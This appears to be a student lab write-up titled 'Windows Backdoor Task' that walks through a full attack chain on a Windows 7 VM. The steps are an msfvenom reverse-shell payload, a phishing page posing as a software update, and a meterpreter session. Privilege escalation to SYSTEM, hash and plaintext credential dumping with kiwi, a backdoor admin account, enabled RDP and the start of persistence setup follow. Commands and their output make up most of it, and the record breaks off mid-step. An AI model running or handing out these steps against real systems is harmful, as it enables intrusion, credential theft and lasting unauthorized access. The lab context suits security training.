

Windows Backdoor Task

Prepared by: Ahmed Moataz Abdelmonem Elrefaey

➤ Part 1: Initial Access & Payload Delivery

1.1 Malware Creation

Generate payload using **msfvenom**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.132 LPORT=4444 -f exe > malware.exe
```

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.174.132 LPORT=4444 -f exe > malware.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

1.2 Delivery Mechanism

I created a fake website using simple HTML (**phishing**) which contains a download button once the target clicks on it download the malware file(**malware.exe**) which I generated, and I used delivery mechanism with **python http.module**.

- File creation using HTML

```
Echo 'coding' > index.html
```

```
ls      #to show this file is correctly created
```

```
(kali㉿kali)-[~]
└─$ echo '<html><body><a href="malware.exe">تحميل التحديث</a></body></html>' > index.html

(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  index.html  malware.exe  Music  Pictures  Public  Templates  Videos
```

- Edit the **HTML file** and show the content

nano index.html #to open the file and edit it
cat index.html #to show the content

```
GNU nano 8.6                                         index.html *
```

```
echo '<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>تحديث جديد</title>
</head>
<body>
    <h1>تحديث البرنامج</h1>
    <a href="malware.exe">انقر للتحميل</a>
</body>
</html>' > index.html
```

```
(kali㉿kali)-[~]
$ cat index.html

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>تحديث جديد</title>
</head>
<body>
    <h1>تحديث البرنامج</h1>
    <a href="malware.exe">انقر للتحميل</a>
</body>
</html>
```

- Using **python http.module**

python3 -m http.server 80

```
(kali㉿kali)-[~]
$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.174.134 - - [01/Oct/2025 18:04:16] "GET / HTTP/1.1" 200 -
192.168.174.134 - - [01/Oct/2025 18:04:16] code 404, message File not found
192.168.174.134 - - [01/Oct/2025 18:04:16] "GET /favicon.ico HTTP/1.1" 404 -
192.168.174.134 - - [01/Oct/2025 18:04:38] "GET /malware.exe HTTP/1.1" 200 -
192.168.174.134 - - [01/Oct/2025 18:18:53] "GET / HTTP/1.1" 200 -
192.168.174.134 - - [01/Oct/2025 18:18:53] code 404, message File not found
192.168.174.134 - - [01/Oct/2025 18:18:53] "GET /favicon.ico HTTP/1.1" 404 -
192.168.174.134 - - [01/Oct/2025 18:20:30] "GET / HTTP/1.1" 200 -
192.168.174.134 - - [01/Oct/2025 18:20:32] "GET /malware.exe HTTP/1.1" 200 -
192.168.174.134 - - [01/Oct/2025 18:30:32] "GET /malware.exe HTTP/1.1" 200 -
```

➤ Part 2: Establishing Control


1.1 Listener Setup

Open listener using **multi/handler** and open **meterpreter session** on my OS (**kali attacker OS**)

- Using **multi/handler**

[msfconsole](#)

[use exploit/multi/handler](#)



```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

          =[ metasploit v6.4.84-dev
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads      ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

- setup listener

```

set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.174.132
set LPORT 4444
show options

```



The screenshot shows the Metasploit Framework interface with the following configuration:

```

msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.174.132
lhost => 192.168.174.132
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.174.132  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:


Id  Name
-- 
0   Wildcard Target

View the full module info with the info, or info -d command.

```

- and **run** or **exploit** to get connection and open **meterpreter** sessions

exploit



The screenshot shows the Metasploit Framework interface with the following output:

```

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.174.132:4444
[*] Sending stage (177734 bytes) to 192.168.174.134
[*] Meterpreter session 1 opened (192.168.174.132:4444 → 192.168.174.134:49160) at 2025-10-01 18:05:00 -0

meterpreter > sysinfo
Computer       : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > gituid
[-] Unknown command: gituid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: IEWIN7\IEUser

```

➤ Part 3: Post-Exploitation

3.1 Privilege Escalation

- Check your current privileges.

[sysinfo](#)


[getuid](#)

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.174.132:4444
[*] Sending stage (177734 bytes) to 192.168.174.134
[*] Meterpreter session 1 opened (192.168.174.132:4444 → 192.168.174.134:49160) at 2025-10-01 18:05:00 -0

meterpreter > sysinfo
Computer       : IEWIN7
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > gituid
[-] Unknown command: gituid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: IEWIN7\IEUser
```


- Identify privilege escalation vectors.

[run post/multi/recon/local_exploit_suggester](#)



```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.174.134 - 200 exploit checks are being tried...
[*] 192.168.174.134 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[*] 192.168.174.134 - exploit/windows/local/ms10_015_kitrapod: The service is running, but could not be validated.
[*] 192.168.174.134 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[*] 192.168.174.134 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[*] 192.168.174.134 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/ntusermdragover: The target appears to be vulnerable.
[*] 192.168.174.134 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] running check method for exploit #2 / 42
[*] 192.168.174.134 - Valid modules for session 1:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
4	exploit/windows/local/ms10_015_kitrapod	Yes	The service is running, but could not be validated.
5	exploit/windows/local/ms10_092_schelevator	Yes	The service is running, but could not be validated.
6	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms15_004_tsvproxy	Yes	The service is running, but could not be validated.
8	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_016_webdav	Yes	The service is running, but could not be validated.
10	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
11	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
12	exploit/windows/local/ntusermdragover	Yes	The target appears to be vulnerable.
13	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.



```

Session Actions Edit View Help
malware payload meterpreter html web server creation
13 exploit/windows/local/tokensmagic Yes The target appears to be vulnerable.
14 exploit/windows/local/adobe_sandbox_adobeclabsync No Cannot reliably check exploitability.
15 exploit/windows/local/agnitum_outpost_acs No The target is not exploitable.
16 exploit/windows/local/always_install_elevated No The target is not exploitable.
17 exploit/windows/local/anyconnect_lpe No The target is not exploitable. vpndownloader.exe not found on file
System
18 exploit/windows/local/bits_ntlm_token_imersonation No The target is not exploitable.
19 exploit/windows/local/bthpan No The target is not exploitable.
20 exploit/windows/local/bypassaac_fodhelper No The target is not exploitable.
21 exploit/windows/local/bypassaac_smbijack No The target is not exploitable.
22 exploit/windows/local/canon_driver_privesc No The target is not exploitable. No Canon TR150 driver directory found
d
23 exploit/windows/local/cwe_2020_1048_printerdemon No The target is not exploitable.
24 exploit/windows/local/cwe_2020_1048_printerdemon No The target is not exploitable.
25 exploit/windows/local/galaxyclientservice_privesc No The target is not exploitable. Galaxy Client Service not found.
26 exploit/windows/local/ikeext_service No The check raised an exception.
27 exploit/windows/local/lnass_launch_app No The check raised an exception.
28 exploit/windows/local/lenovo_systemupdate No The check raised an exception.
29 exploit/windows/local/lexmark_driver_privesc No The target is not exploitable. No Lexmark print drivers in the driv
er store
30 exploit/windows/local/mpc_write No The target is not exploitable.
31 exploit/windows/local/ms13_083_schlamperel No The target is not exploitable.
32 exploit/windows/local/ms13_081_Track_popup_menu No Cannot reliably check exploitability.
33 exploit/windows/local/ms14_070_tcpip_ioctl No The target is not exploitable.
34 exploit/windows/local/ms16_032_secondary_logon_handle_privesc No The target is not exploitable.
35 exploit/windows/local/ms_ndproxy No The target is not exploitable.
36 exploit/windows/local/novell_client_nim No The target is not exploitable.
37 exploit/windows/local/nttaphelpcachecontrol No The check raised an exception.
38 exploit/windows/local/nttaphelpcachecontrol No The target is not exploitable.
39 exploit/windows/local/ppr_flatten_rsc No The target is not exploitable.
40 exploit/windows/local/ricoh_driver_privesc No The target is not exploitable. No Ricoh driver directory found.
41 exploit/windows/local/virtual_box_guest_additions No The target is not exploitable.
42 exploit/windows/local/webexec No The check raised an exception.

meterpreter > ...


```

- NT AUTHORITY\SYSTEM privileges

getsystem

getuid

getprivs



```

Session Actions Edit View Help
malware payload meterpreter html web server creation
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges

Name
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

```



3.2 Dump User Credentials

NTLM hashes and plaintext credentials

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fcfc061c3359db455d00ec27035 :::
```

load kiwi

creds all

```
meterpreter > load kiwi
Loading extension kiwi...
#####
minikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/minikatz
##'## v ##' Vincent LE TOUX
##'##'##' > http://pingcastle.com / http://mymarilogon.com **/
'#####

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username Domain NTLM SHA1
IEUser IWIN7 fc525c9683e8fe067095ba2ddc971889 e53d7244aa8727f5789b01d8959141960aad5d22
sshd_server IWIN7 8d0a16cf061c3359db455d00ce27035 94bd2dfaae5cadbbb57c3be01dd40c27f9362f

wdigest credentials

Username Domain Password
(null) (null) (null)
IEUser IWIN7 Password!
IWIN7$ WORKGROUP (null)
sshd_server IWIN7 D@pj33ling


kerberos credentials

Username Domain Password
(null) (null) (null)
IEUser IWIN7 (null)
IWIN7$ WORKGROUP (null)
```

3.3 Creating a New User

- Add a new user with administrative privileges

```
shell #to access the target
net user hacker P@ssw0rd123! /add
net localgroup administrators hacker /add
net user hacker
```



The screenshot shows a terminal window titled 'meterpreter' with the tab 'meterpreter' selected. The window displays the following command-line session:

```
meterpreter > shell
Process 3624 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Windows\system32> net user hacker P@ssw0rd123! /add
net user hacker P@ssw0rd123! /add
The command completed successfully.


c:\Windows\system32> net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

c:\Windows\system32> net user hacker
net user hacker
User name          hacker
Full Name
Comment
User's comment
Country code      000 (System Default)
Account active    Yes
Account expires   Never
Password last set 10/2/2025 3:06:22 AM
Password expires  11/13/2025 3:06:22 AM
Password changeable 10/2/2025 3:06:22 AM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never
Logon hours allowed All
Local Group Memberships +Administrators +Users
Global Group Memberships
The command completed successfully.
```

3.4 Enable Remote Access (RDP and SSH)

- Enable Remote Desktop Protocol (RDP) and add the newly created user to the allowed users

```
meterpreter > run post/windows/manage/enable_rdp
C:\> net localgroup "Remote Desktop Users" hacker /add
```



The screenshot shows a terminal window displaying the results of running the 'post/windows/manage/enable_rdp' module and manually adding the 'hacker' user to the 'Remote Desktop Users' group:

```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20251001190957_default_192.168.174.134_.ho
meterpreter > shell
Process 564 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup "Remote Desktop Users" hacker /add
net localgroup "Remote Desktop Users" hacker /add
The command completed successfully.
```


3.5 Make the Backdoor Persistent

- **Established** Survives reboot and maintains access

```

use exploit/windows/local/persistence
set SESSION 1
set STARTUP SYSTEM
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.174.132
set LPORT 4444
show options

```



The screenshot shows a terminal window titled 'meterpreter' with several tabs open: 'malware payload', 'meterpreter' (which is active), 'html web server creation', 'console', and 'kali@kali: /tmp'. The main pane displays the following Metasploit command history:

```

[*] Backgrounding session 1...
